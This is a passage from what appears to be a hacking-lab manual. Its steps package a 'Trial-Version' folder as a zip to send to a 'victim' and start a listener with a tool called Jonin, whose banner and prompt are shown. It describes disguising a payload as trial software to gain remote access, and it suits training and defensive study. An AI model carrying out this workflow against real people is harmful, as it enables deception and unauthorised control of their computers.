
12. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.




13. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.



14. We can see that **Trial-Version.zip** file is created on the **Desktop**.



15. Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** file on the **Desktop**.




16. A command prompt window appears, press any key to start the listener.

```
C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
By ErAz7
shy: :hhh +/^ .hy: ohhh- hhhhhh+ yys -/+oo:- /hmNNNNNNdh:
`:NNh: +MN: oh sNd/^ -MM: ^/MM: -MM/-dMy oNNNNNNNNNNNN+
mNNNh:+MN oMd sMNNd/^:MM: :MM./MM/ sMm yso ^NNNNNNNNNNNm yyo
mMs+mNmMN oMd sMh/dNmMM. sMd hMmmhsMM- +oy `No-oy/+yyo.sm +sy^
mMo `+mMN oMd sMh `/dMM. .NN-:MM:.smMMy ^yo ydsoosssoso do ssy
mMm/ `+h +mh oms `/d. hm:~hms .smm/ -ss- :mmmmNNNNmmmm- /sy.
+Nm` .+Nmy ,:yo. `sso+- /yNNNNNNNNs: :+oso^
`-/o+:` ```` .:dmm. +ohmNNNmdho/ -mmd-. `sosossdhdhhhhhdmos+yoo
`oyhdyoys NNNNNNNNNmsyhoydhs o- -oyhdyoys NNNNNNNNNmsyhoydhs o-
`hNNNNdohdhsdNNNNdshodNNNN` -oyhdyoys NNNNNNNNNmsyhoydhs o-
`s>NNNmyhmNyhmmyhNmhyNmNmo -hNNNNmdmmhohN NmhmNNNmy-
:hNNNdyhmNNNNNNNs- -+shNNNNNNNNd+. `odNNNNdo-
:hmNNdyhmNNNNNNNs- .+/.
Press any key to continue...
>
```

The command prompt window shows a complex ASCII art banner with various symbols and text. It ends with the instruction 'Press any key to continue...'. The taskbar at the bottom includes icons for Start, Task View, File Explorer, Task Manager, and others.

17. After pressing any key, the tool starts listening.



C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

